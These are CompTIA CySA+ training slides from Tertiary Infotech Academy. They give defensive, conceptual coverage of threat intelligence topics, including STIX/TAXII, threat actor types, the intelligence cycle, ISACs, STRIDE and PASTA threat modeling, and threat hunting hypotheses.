© 2026 Tertiary Infotech Academy Pte Ltd

Indicator — Key Points

- Result of an observable event in a network
- Any event used to gain understanding
- Organizations needed to create standards for threat documentation and communication

© 2026 Tertiary Infotech Academy Pte Ltd

Indicator Management — In Depth

- Indicator management is the practice of documenting, standardizing, and sharing threat indicators so they can be consumed consistently across different organizations and security tools.
- Structured Threat Information eXpression (STIX), developed by the MITRE Corporation and now maintained by OASIS, is the leading effort to standardize this by defining a common, machine-readable language and data model for describing threats, indicators, and their relationships.
- A SOC analyst relies on standards like STIX so that indicators produced by one team or vendor can be ingested and acted on automatically by others, eliminating manual reformatting and enabling scalable threat sharing.
- **On the exam: You should recognize STIX as the standardized language for expressing threat intelligence and associate it with MITRE/OASIS and structured indicator sharing.**

© 2026 Tertiary Infotech Academy Pte Ltd

Indicator Management — Key Points

- Structured Threat Information eXpression (STIX)
  - MITRE Corporation
  - Effort to standardize threat data communication and documentation

© 2026 Tertiary Infotech Academy Pte Ltd

12 STIX domain objects (SDOs) — In Depth

- STIX Domain Objects (SDOs) are the standardized building blocks in STIX 2.x that each represent a distinct concept in threat intelligence, allowing complex threat information to be modeled in a consistent, machine-readable way.
- The set includes Attack Pattern, Campaign, Course of Action, Grouping, Identity, Indicator, Intrusion Set, Malware, Observed Data, Report, Threat Actor, and Tool (as well as Vulnerability and Malware Analysis in later versions), where for example an Indicator describes a detection pattern, a Threat Actor describes an adversary, and a Course of Action describes a mitigation or response.
- An analyst uses SDOs to structure intelligence so that campaigns, actors, malware, and defenses can be linked together and correlated automatically rather than described in unstructured prose.
- **On the exam: The exam may ask you to match a STIX Domain Object (such as Indicator, Threat Actor, or Course of Action) to the type of threat information it represents.**

© 2026 Tertiary Infotech Academy Pte Ltd

12 STIX domain objects (SDOs) — Key Points

- Attack pattern
- Campaign
- Course of action
- Grouping
- Identity
- Indicator
- Intrusion set
- Malware
- Observed data
- Report

© 2026 Tertiary Infotech Academy Pte Ltd

12 STIX domain objects (SDOs) (2)

- Threat actor
- Tool

© 2026 Tertiary Infotech Academy Pte Ltd

2 STIX relationship objects (SROs) — In Depth

- STIX Relationship Objects (SROs) are the connectors that link STIX Domain Objects together to build a complete, contextual picture of a threat.
- There are two SROs: the Relationship object, which defines a typed connection between two SDOs (for example, an Indicator 'indicates' a piece of Malware, or a Threat Actor 'uses' a Tool), and the Sighting object, which records that something such as an indicator or actor was actually observed or occurred in an environment.
- A SOC analyst relies on SROs because isolated indicators have limited value, and it is the relationships and sightings that reveal how actors, campaigns, malware, and observations tie together into an actionable narrative.
- **On the exam: Expect to distinguish the two SROs, knowing that Relationship links two SDOs and Sighting records that something was actually observed.**

© 2026 Tertiary Infotech Academy Pte Ltd

2 STIX relationship objects (SROs) — Key Points

- Sighting – something has occurred
- Relationship – connection between two SDOs

© 2026 Tertiary Infotech Academy Pte Ltd

Exchanging Threat Data — In Depth

- Once threat data is structured, it must be transported between parties, and Trusted Automated eXchange of Indicator Information (TAXII) is the application-layer protocol that defines how STIX data is transferred over HTTPS via an API, making STIX intelligence available to other entities through push/subscribe collections and request/response channels.
- OpenIOC is an alternative open-source framework, originally created by Mandiant (later part of FireEye), that provides an XML schema for collecting, documenting, and exchanging indicators of compromise.
- An analyst cares about these transport standards because they enable automated, machine-to-machine sharing of threat intelligence between feeds, TIPs, and security controls without manual handling, which is essential for keeping detections current.
- **On the exam: You should pair STIX with TAXII (STIX is the what, TAXII is the how of transport) and recognize OpenIOC as a Mandiant-originated IoC exchange format.**

© 2026 Tertiary Infotech Academy Pte Ltd

Exchanging Threat Data — Key Points

- Trusted Automated eXchange of Indicator Information (TAXII)
- Defines how STIX data is transferred via API
- Makes STIX data available to other entities

© 2026 Tertiary Infotech Academy Pte Ltd

Exchanging Threat Data (2)

- OpenIOC
  - Open-source
  - Created by Mandiant (now part of FireEye)
  - Framework for collecting and exchanging indicators of compromise data

© 2026 Tertiary Infotech Academy Pte Ltd

Threat Actors — In Depth

- Threat actors are the individuals or groups that carry out malicious activity, and they are classified by their motivation, sophistication, and resources.
- Nation-state actors are highly sophisticated and well-funded, operating on behalf of a government to pursue espionage or strategic goals; hacktivists are individuals or groups pursuing a social, political, or ideological cause through hacking; organized crime groups are financially motivated and frequently deploy ransomware and fraud; and insider threats are people with legitimate access who act maliciously, in this case intentionally, against the organization.
- A SOC analyst profiles threat actors because understanding an adversary's motive, capability, and typical tactics helps predict what they will target and how, which shapes detection priorities and defensive posture.
- **On the exam: The exam asks you to classify threat actors (nation-state, hacktivist, organized crime, insider) by their motivation, funding, and typical methods.**

© 2026 Tertiary Infotech Academy Pte Ltd

Threat Actors — Key Points

- Nation-state
  - Sophisticated and well-funded
  - On behalf of government or government agency
- Hacktivist
  - Individual or groups that pursue social goal through hacking

© 2026 Tertiary Infotech Academy Pte Ltd

Threat Actors (2)

- Organized crime
  - In it for the money
  - Often uses ransomware
- Insider threat
  - Intentional
    - Ex: disgruntled employee
  - Unintentional
    - Ex: victim of social engineering

© 2026 Tertiary Infotech Academy Pte Ltd

Threat Classification — In Depth

- Threat classification organizes threats to guide detection and response, most fundamentally by distinguishing known threats, which have documented signatures and indicators, from unknown threats, which have no existing signature and must be found through behavioral analysis or hunting.
- The principle that the absence of evidence is not evidence of absence reminds analysts that not seeing an alert does not prove an environment is clean, since unknown threats can evade signature-based tools.
- A zero-day is a specific unknown threat that exploits a previously undiscovered vulnerability with no available patch, so an analyst treats these categories differently, applying signatures for known threats while relying on anomaly detection and threat hunting for the unknown and zero-day space.
- **On the exam: Expect questions on the known-versus-unknown threat distinction and on identifying a zero-day as an exploit against an undiscovered, unpatched vulnerability.**

© 2026 Tertiary Infotech Academy Pte Ltd

Threat Classification — Key Points

- Known vs. unknown threats
- Absence of evidence isn’t evidence of absence
- Zero-day
  - Exploits an undiscovered vulnerability

© 2026 Tertiary Infotech Academy Pte Ltd

Advanced Persistent Threat (APT) — In Depth

- An Advanced Persistent Threat (APT) is a sophisticated adversary that gains and maintains long-term, stealthy access to a target network, and the term breaks down across its three words.
- Advanced means the actor is well-funded, highly skilled, and often nation-state sponsored with coordinated capabilities; Persistent means the campaign is continuous and long-running, effectively operating around the clock so defenders may have to work non-standard hours to counter it; and Threat means there is a focused, motivated human adversary behind the activity, frequently driven by geopolitical or strategic objectives rather than quick financial gain.
- A SOC analyst treats APTs as the highest-tier threat because their stealth, patience, and resources let them dwell undetected for months, demanding continuous monitoring, threat hunting, and behavioral detection rather than reliance on signatures alone.
- **On the exam: The exam expects you to define APT by decomposing Advanced, Persistent, and Threat and to associate it with well-funded, nation-state, geopolitically motivated, long-dwell adversaries.**

© 2026 Tertiary Infotech Academy Pte Ltd

Advanced Persistent Threat (APT) — Key Points

- Advanced
  - Well-funded
  - Often from a nation state
  - Coordinated
- Persistent
  - 24/7
  - Security professional may work non-standard hours

© 2026 Tertiary Infotech Academy Pte Ltd

Advanced Persistent Threat (APT) (2)

- Threat
  - Threat actors are very focused
  - Geopolitical motivation
  - Technical methods

© 2026 Tertiary Infotech Academy Pte Ltd

Hacktivism — In Depth

- Hacktivism is cyber activity carried out to advance a political, social, ideological, or environmental cause rather than for financial gain, using techniques such as website defacement, distributed denial-of-service (DDoS) attacks, and the leaking of stolen data to embarrass or pressure a target.
- Hacktivist collectives such as Anonymous tend to be decentralized and ad-hoc, forming loose campaigns that anyone can join with minimal technical skill using shared toolkits, which makes their membership fluid and hard to attribute to a single organized group.
- While much hacktivist activity amounts to disruption and nuisance rather than sophisticated intrusion, analysts still care because a coordinated campaign can flood defenses, cause reputational harm, and occasionally expose genuinely sensitive data, so knowing an organization's public political profile helps predict this threat.
- **On the exam: The exam expects you to classify a threat actor's motivation, distinguishing hacktivism (ideological/political nuisance, decentralized) from organized crime, insiders, and nation-state actors.**

© 2026 Tertiary Infotech Academy Pte Ltd

Hacktivism — Key Points

- Politically or socially motivated
- Nuisance
- Decentralized
- Ad-hoc
- Easy to participate



© 2026 Tertiary Infotech Academy Pte Ltd

Cyber Warfare Timeline



© 2026 Tertiary Infotech Academy Pte Ltd


Intelligence Cycle — In Depth

- The intelligence cycle is the structured method used to turn raw data into finished, actionable threat intelligence, typically moving through requirements (planning and direction), collection, analysis (processing), dissemination, and feedback.
- In the requirements phase you define what you actually need to know, such as which domain registrations, contact names, or addresses matter; collection then gathers that data from open-source intelligence (OSINT) or proprietary/closed feeds; and analysis correlates and interprets what was collected to produce meaning.
- Analysts care because raw indicators alone are noise until the cycle transforms them into intelligence that answers a real question, and the feedback loop lets the SOC continually refine future collection to stay relevant to the organization's actual risks.
- **On the exam: CySA+ emphasizes ordering the cycle's phases and especially the analysis step, and recognizing requirements as the phase that defines intelligence needs before any data is collected.**

© 2026 Tertiary Infotech Academy Pte Ltd

Intelligence Cycle — Key Points

- Method to translate raw data into actionable information



© 2026 Tertiary Infotech Academy Pte Ltd

Intelligence Cycle (2)


- Requirements
  - What you need
  - Example: domain registrations, contact names, addresses, etc.



© 2026 Tertiary Infotech Academy Pte Ltd

Intelligence Cycle (3)


- Collection
  - Collect the data
  - OSINT or proprietary sources



© 2026 Tertiary Infotech Academy Pte Ltd

Intelligence Cycle (4)


- Analysis
- Look at what you have
- CompTIA CySA+ exam emphasizes this step
- Find importance and meaning



© 2026 Tertiary Infotech Academy Pte Ltd

Intelligence Cycle (5)

- Dissemination
- Explanation of analysis
- Recommendation of action given to customer



© 2026 Tertiary Infotech Academy Pte Ltd

Intelligence Cycle (6)

- Feedback
  - Response of the customer
- If customer requires more information, start cycle again



© 2026 Tertiary Infotech Academy Pte Ltd

Commodity Malware — In Depth

- Commodity malware is mass-produced, widely available malicious software that is bought, sold, or rented in underground criminal marketplaces rather than being custom-built for one specific target.
- It is frequently packaged as malware-as-a-service (MaaS), where operators provide the payload, command-and-control infrastructure, and even support, letting attackers with limited technical skill launch credible campaigns for a subscription fee.
- Analysts care because commodity malware produces recognizable, well-documented indicators of compromise that signature-based and reputation tooling can catch, yet its low barrier to entry means these threats are extremely common and can also serve as an initial foothold for more advanced follow-on attacks.
- **On the exam: The exam contrasts commodity malware (for-sale, MaaS, low-skill attackers, known signatures) with advanced/targeted or zero-day tooling used by more capable adversaries.**

© 2026 Tertiary Infotech Academy Pte Ltd

Commodity Malware — Key Points

- Malware for sale
  - Popular in underground communities
  - Allows attackers with limited skills to engage
- Malware-as-a-service

© 2026 Tertiary Infotech Academy Pte Ltd

Information Sharing — In Depth

- Information sharing is the practice of exchanging threat data, indicators of compromise, tactics, and defensive lessons among trusted organizations so that an attack detected by one party can be defended against by many.
- Dedicated communities exist to facilitate this exchange, most notably Information Sharing and Analysis Centers (ISACs) organized by industry sector, along with government programs, vendor feeds, and standards like STIX and TAXII that make the data machine-readable.
- Analysts care because no single organization sees the whole threat landscape, and participating in sharing communities gives the SOC early warning of campaigns targeting their peers, effectively extending their visibility beyond their own network.
- **On the exam: Expect questions on the value of participating in sharing communities and on identifying ISACs, STIX, and TAXII as the mechanisms and standards that enable threat information sharing.**

© 2026 Tertiary Infotech Academy Pte Ltd

Information Sharing — Key Points

- Communities exist to facilitate information sharing
- Information Sharing and Analysis Centers (ISACs)

© 2026 Tertiary Infotech Academy Pte Ltd

Information Sharing and Analysis Centers (ISACs) — In Depth

- Information Sharing and Analysis Centers (ISACs) are non-profit, sector-specific organizations that gather, analyze, and distribute cyber and physical threat intelligence among members of a critical-infrastructure industry.
- They are organized by vertical so that members face similar adversaries and regulations, with well-known examples including the Automotive, Aviation, Communications, Electricity, Elections, Financial Services (FS-ISAC), Healthcare (H-ISAC), Information Technology (IT-ISAC), and Multi-State (MS-ISAC) centers.
- Analysts care because an ISAC delivers curated intelligence relevant to their exact industry, giving the SOC actionable warnings about campaigns and vulnerabilities specifically aimed at their sector rather than generic global noise.
- **On the exam: The exam may ask you to match an organization to the correct sector-based ISAC (for example FS-ISAC for financial services or MS-ISAC for state/local government).**

© 2026 Tertiary Infotech Academy Pte Ltd

Information Sharing and Analysis Centers (ISACs) — Key Points

- Example industries:
  - Automotive
  - Aviation
  - Communications
  - Electricity
  - Elections
  - Financial
  - Healthcare

ISAC	Description
Automotive (Auto-ISAC)	Founded in 2015, Auto-ISAC is the primary mechanism for global car manufacturers to share information about threats, vulnerabilities, and best practices related to connected vehicles.
Aviation (A-ISAC)	Open to trusted global private aviation companies, A-ISAC works with public aviation entities to ensure resilience of the shared global air transportation network.
Communications (NCC)	Also known as the National Coordinating Center for Communications, NCC facilitates the sharing of threat and vulnerability information among communications carriers, ISPs, satellite providers, broadcasters, vendors, and other stakeholders.
Electricity (E-ISAC)	Working with the US Department of Energy and the Electricity Subsector Coordinating Council (ESCC), the E-ISAC establishes awareness of incidents and threats relevant to the electricity sector.
Elections Infrastructure (EI-ISAC)	Established in 2018, EI-ISAC enables election bodies, from local municipalities to the federal government, to ensure the security and integrity of elections. The EI-ISAC is spearheaded by the nonprofit Center for Internet Security (CIS) and routinely collaborates with the Department of Homeland Security's Cybersecurity and Infrastructure Security Agency and the Election Infrastructure Subsector Government Coordinating Council (GCC).
Financial Services (FS-ISAC)	As one of the oldest ISACs, the FS-ISAC has existed in support of the resilience and continuity of the global financial services infrastructure with information sharing, education, and collaboration initiatives between private firms and government agencies.
Health (H-ISAC)	With membership comprising patient care providers, health IT companies, pharmaceutical companies, medical device manufacturers, and labs, H-ISAC exists to maintain the continuity of the health sector against cyber and physical threats.
Information Technology (IT-ISAC)	Operating since 2001, IT-ISAC has provided a forum for members of the IT sector to continuously share high-volume indicators related to their sector.
MultiState (MS-ISAC)	The MS-ISAC provides resources for information sharing for the nation's state, local, tribal, and territorial governments focused on response to and recovery from security events.

Table 1-7 A List and Description of Several ISACs

© 2026 Tertiary Infotech Academy Pte Ltd

Information Sharing and Analysis Centers (ISACs) (2)

- Example industries:
  - Information technology
  - MultiState

ISAC	Description
Automotive (Auto-ISAC)	Founded in 2015, Auto-ISAC is the primary mechanism for global car manufacturers to share information about threats, vulnerabilities, and best practices related to connected vehicles.
Aviation (A-ISAC)	Open to trusted global private aviation companies, A-ISAC works with public aviation entities to ensure resilience of the shared global air transportation network.
Communications (NCC)	Also known as the National Coordinating Center for Communications, NCC facilitates the sharing of threat and vulnerability information among communications carriers, ISPs, satellite providers, broadcasters, vendors, and other stakeholders.
Electricity (E-ISAC)	Working with the US Department of Energy and the Electricity Subsector Coordinating Council (ESCC), the E-ISAC establishes awareness of incidents and threats relevant to the electricity sector.
Elections Infrastructure (EI-ISAC)	Established in 2018, EI-ISAC enables election bodies, from local municipalities to the federal government, to ensure the security and integrity of elections. The EI-ISAC is spearheaded by the nonprofit Center for Internet Security (CIS) and routinely collaborates with the Department of Homeland Security's Cybersecurity and Infrastructure Security Agency and the Election Infrastructure Subsector Government Coordinating Council (GCC).
Financial Services (FS-ISAC)	As one of the oldest ISACs, the FS-ISAC has existed in support of the resilience and continuity of the global financial services infrastructure with information sharing, education, and collaboration initiatives between private firms and government agencies.
Health (H-ISAC)	With membership comprising patient care providers, health IT companies, pharmaceutical companies, medical device manufacturers, and labs, H-ISAC exists to maintain the continuity of the health sector against cyber and physical threats.
Information Technology (IT-ISAC)	Operating since 2001, IT-ISAC has provided a forum for members of the IT sector to continuously share high-volume indicators related to their sector.
MultiState (MS-ISAC)	The MS-ISAC provides resources for information sharing for the nation's state, local, tribal, and territorial governments focused on response to and recovery from security events.

Table 1-7 A List and Description of Several ISACs

© 2026 Tertiary Infotech Academy Pte Ltd

Cyber Warfare Timeline (2)



© 2026 Tertiary Infotech Academy Pte Ltd

Threat Research — In Depth

- Threat research is the ongoing study of adversaries, malware, and attack techniques to add context to alerts and to uncover novel tactics, techniques, and procedures (TTPs) that existing signature-based controls may miss.
- Reputational research assigns a general perceived-risk rating to indicators such as domains, IP addresses, URLs, and file hashes using services like Google Safe Browsing, the Cisco Talos Reputation Center, and VirusTotal, while behavioral research focuses on how a threat actually acts by observing patterns, sandbox detonation, and anomalous activity.
- Analysts care because combining reputational and behavioral research lets them enrich raw alerts with meaning, prioritize true positives, and detect emerging threats that have no established signature yet.
- **On the exam: CySA+ distinguishes reputational research (risk scoring of indicators via tools like VirusTotal and Talos) from behavioral research (analyzing how a threat operates), and tests recognizing which approach catches novel TTPs.**

© 2026 Tertiary Infotech Academy Pte Ltd

Threat Research — Key Points

- Useful to
  - Add context to alerts
  - Uncover novel TTPs
    - Existing controls may miss these

© 2026 Tertiary Infotech Academy Pte Ltd

Threat Research (2)

- Reputational
  - Rating of general perceived risk
  - Google’s Safe Browsing
  - Talos Reputation Center
  - VirusTotal

© 2026 Tertiary Infotech Academy Pte Ltd

Threat Research (3)

- Behavioral
  - Create local environment to test (i.e., sandbox)
    - Protected
    - Launch virtual machine
    - Run malicious software safely

© 2026 Tertiary Infotech Academy Pte Ltd

Threat Research (4)

- Indicator of compromise (IOC)
  - ISACs
  - Computer Incident Response Center Luxembourg (CIRCL)
  - FBI’s InfraGard

© 2026 Tertiary Infotech Academy Pte Ltd

Threat Research (5)

- CVSS
  - Common Vulnerability Scoring System (CVSS)

© 2026 Tertiary Infotech Academy Pte Ltd

Threat Modeling Methodologies — In Depth

- Threat modeling is a structured process for identifying, quantifying, and prioritizing the threats to a system before or during its design, so defenses can be built against realistic attacks rather than assumptions.
- It weighs factors such as adversary capability (how skilled and resourced the attacker is), the total attack surface, the specific attack vectors available, the potential impact of a successful compromise, and the likelihood of that attack occurring.
- Analysts care because scoring threats by likelihood and impact lets the SOC and engineering teams focus limited resources on the risks that matter most and design controls where the attack surface is genuinely exposed.
- **On the exam: The exam tests the core variables of threat modeling — adversary capability, attack surface, attack vector, likelihood, and impact — and how they combine to prioritize risk.**

© 2026 Tertiary Infotech Academy Pte Ltd

Threat Modeling Methodologies — Key Points

- Adversary capability
- Total attack surface
- Attack vector
- Impact
- Likelihood

© 2026 Tertiary Infotech Academy Pte Ltd

Microsoft STRIDE Threat Categories — In Depth

- STRIDE is a Microsoft threat-modeling framework that classifies threats into six categories: Spoofing (impersonating a user or system), Tampering (unauthorized modification of data), Repudiation (denying an action without a way to prove otherwise), Information Disclosure (exposing data to unauthorized parties), Denial of Service (making a system unavailable), and Elevation of Privilege (gaining rights beyond those granted).
- Each category maps directly to a desirable security property it violates — spoofing breaks authentication, tampering breaks integrity, repudiation breaks non-repudiation, information disclosure breaks confidentiality, denial of service breaks availability, and elevation of privilege breaks authorization.
- Analysts care because STRIDE gives a repeatable checklist to systematically enumerate what could go wrong with each component of a system, ensuring no major threat class is overlooked during design review.
- **On the exam: Expect to recall each STRIDE letter, the threat it represents, and the security property it violates (e.g., Spoofing/authentication, Elevation of Privilege/authorization).**

© 2026 Tertiary Infotech Academy Pte Ltd

Microsoft STRIDE Threat Categories

Threat	Property Affected	Definition	Example
Spoofing	Authentication	Impersonating someone or something else	A outside sender pretending to be HR in an e-mail
Tampering	Integrity	Modifying data on disk, in memory, or elsewhere	A program modifying the contents of a critical system file
Repudiation	Nonrepudiation	Claiming to have not performed an action or have knowledge of who performed it	A user claiming that she did not receive a request
Information disclosure	Confidentiality	Exposing information to parties not authorized to see it	An analyst accidentally revealing the inner details of the network to outside parties
Denial of service	Availability	Denying or degrading service to legitimate users by exhausting resources needed for a service	Users flooding a website with thousands of requests a second, causing it to crash
Elevation of privilege	Authorization	Gaining capabilities without the proper authorization to do so	A user bypassing local restrictions to gain administrative access to a workstation

© 2026 Tertiary Infotech Academy Pte Ltd

PASTA Stages — In Depth

- PASTA (Process for Attack Simulation and Threat Analysis) is a risk-centric, seven-stage threat-modeling methodology that ties technical threats back to business impact and objectives.
- Its seven stages are: define objectives, define the technical scope, decompose the application, analyze threats, analyze vulnerabilities and weaknesses, analyze attacks (including attack modeling and simulation), and analyze risk and impact to drive countermeasures.
- Analysts care because PASTA's business-driven, attacker-simulating approach produces threat models that speak to management in terms of risk to objectives, making it easier to justify and prioritize security investments.
- **On the exam: The exam identifies PASTA as a seven-stage, risk- and business-centric attacker-simulation methodology and may contrast it with STRIDE's category-based approach.**

© 2026 Tertiary Infotech Academy Pte Ltd

PASTA Stages

Stage	Key Tasks
Define objectives	Identify business objectives Identify security and compliance requirements Perform business impact analysis
Define technical scope	Record infrastructure, application, and software dependencies Record scope of the technical environment
Application decomposition	Identify use cases Identify actors, assets, services, roles, and data sources Create data flow diagrams
Threat analysis	Analyze attack scenarios Perform threat intelligence correlation and analytics
Vulnerability and weaknesses analysis	Catalog vulnerability reports and issues Map existing vulnerabilities Perform design flaw analysis
Attack modeling	Analyze complete attack surface
Risk and impact analysis	Qualify and quantify business impact Catalog mitigating strategies and techniques Identify residual risk

© 2026 Tertiary Infotech Academy Pte Ltd

Threat Intelligence Sharing with Supported Functions — In Depth

- This concept describes how finished threat intelligence is distributed to and consumed by the specific security functions it supports, ensuring the right teams receive intelligence tailored to their needs.
- Incident response uses shared intelligence to identify and contain active threats faster, vulnerability management uses it to prioritize which flaws attackers are actually exploiting, risk management uses it to inform business risk decisions, security engineering uses it to harden and design controls, and detection and monitoring uses it to write and tune detection signatures and alerts.
- Analysts care because intelligence only creates value when it reaches the function that can act on it, so understanding these consumers ensures dissemination is targeted rather than wasted on teams that cannot use it.
- **On the exam: CySA+ asks you to map threat intelligence to the functions it supports — incident response, vulnerability management, risk management, security engineering, and detection and monitoring.**

© 2026 Tertiary Infotech Academy Pte Ltd

Threat Intelligence Sharing with Supported Functions — Key Points

- Incident response
- Vulnerability management
- Risk management
- Security engineering
- Detection and monitoring

© 2026 Tertiary Infotech Academy Pte Ltd

Threat Hunting — In Depth

- Threat hunting is the proactive, hypothesis-driven practice of searching an environment for threats that have evaded existing automated detections, rather than waiting for an alert to fire.
- It requires organizational funding and support to succeed, and typically begins with an initiation phase followed by the creation of a hypothesis — an educated, intelligence-informed assumption about how an adversary might already be present, such as 'an attacker is using PowerShell for lateral movement.'
- Analysts care because sophisticated adversaries deliberately avoid signature-based tools, and hunting assumes a breach has already occurred, actively looking for the evidence so dwell time is reduced and detection gaps are turned into new automated rules.
- **On the exam: The exam frames threat hunting as proactive and hypothesis-driven (assuming compromise), and tests that it begins with forming a hypothesis, distinct from reactive alert-based monitoring.**

© 2026 Tertiary Infotech Academy Pte Ltd

Threat Hunting — Key Points

- Proactively searching environment for threats

© 2026 Tertiary Infotech Academy Pte Ltd

Threat Hunting Process — In Depth

- The threat hunting process begins with a planning phase that scopes the hunt by answering a set of guiding questions before any data is examined.
- Those questions establish the purpose of the hunt, where in the environment it will be conducted, what resources and data sources are needed, who the key stakeholders are, and what the desired outcome is — for example confirming or ruling out a specific adversary behavior.
- Analysts care because a well-scoped hunt stays focused and measurable, produces repeatable results, and yields concrete outputs such as new detection rules, closed visibility gaps, and lessons that feed the next hunt.
- **On the exam: Expect questions on the planning questions that scope a hunt — purpose, location, resources, stakeholders, and desired outcome — as the foundation of a structured hunting engagement.**


© 2026 Tertiary Infotech Academy Pte Ltd

Threat Hunting Process — Key Points

- What is the purpose of the hunt?
- Where will it be conducted?
- What resources do I need to conduct the hunt?
- Who are the key stakeholders?
- What is the desired outcome of the hunt?

© 2026 Tertiary Infotech Academy Pte Ltd

Threat Hunting Process (2)



© 2026 Tertiary Infotech Academy Pte Ltd

Threat Hunting (2)

- Funding and support
- Initiation
  - Creation of the hypothesis

© 2026 Tertiary Infotech Academy Pte Ltd

Establishing a Hypothesis — In Depth

- A threat-hunting hypothesis is a testable statement of expectation about how an adversary might already be operating inside your environment, phrased so that hunting through data can either confirm or refute it.
- Hypotheses are commonly categorized by what drives them: analytics-driven (built from data, machine learning, and behavioral baselines), intelligence-driven (someone has provided threat intelligence such as IOCs or a TTP report), situational-driven (a change in the environment, like a new deployment, creates fresh vulnerabilities to probe), and experience-driven (grounded in an analyst's deep familiarity with the specific network).
- A strong hypothesis is narrow and evidence-based rather than a vague fear, so it points the hunt at specific data sources and expected artifacts.
- Analysts care because a well-formed hypothesis focuses limited hunting time on plausible, high-value threats instead of aimless log browsing, and it produces a repeatable, documentable process.
- **On the exam: Expect a scenario that describes what prompted a hunt (a new intel feed, a network change, a strange metric) and asks you to identify which type of hypothesis it represents.**

© 2026 Tertiary Infotech Academy Pte Ltd

Establishing a Hypothesis — Key Points

- Statement of expectation
  - Based on information
- Analytics-driven
  - Based on data
- Situational-driven
  - Situations change, resulting in vulnerabilities

© 2026 Tertiary Infotech Academy Pte Ltd

Establishing a Hypothesis (2)

- Intelligence-driven
  - Someone has provided intelligence
- Experience-driven
  - Based on familiarity with your environment

© 2026 Tertiary Infotech Academy Pte Ltd

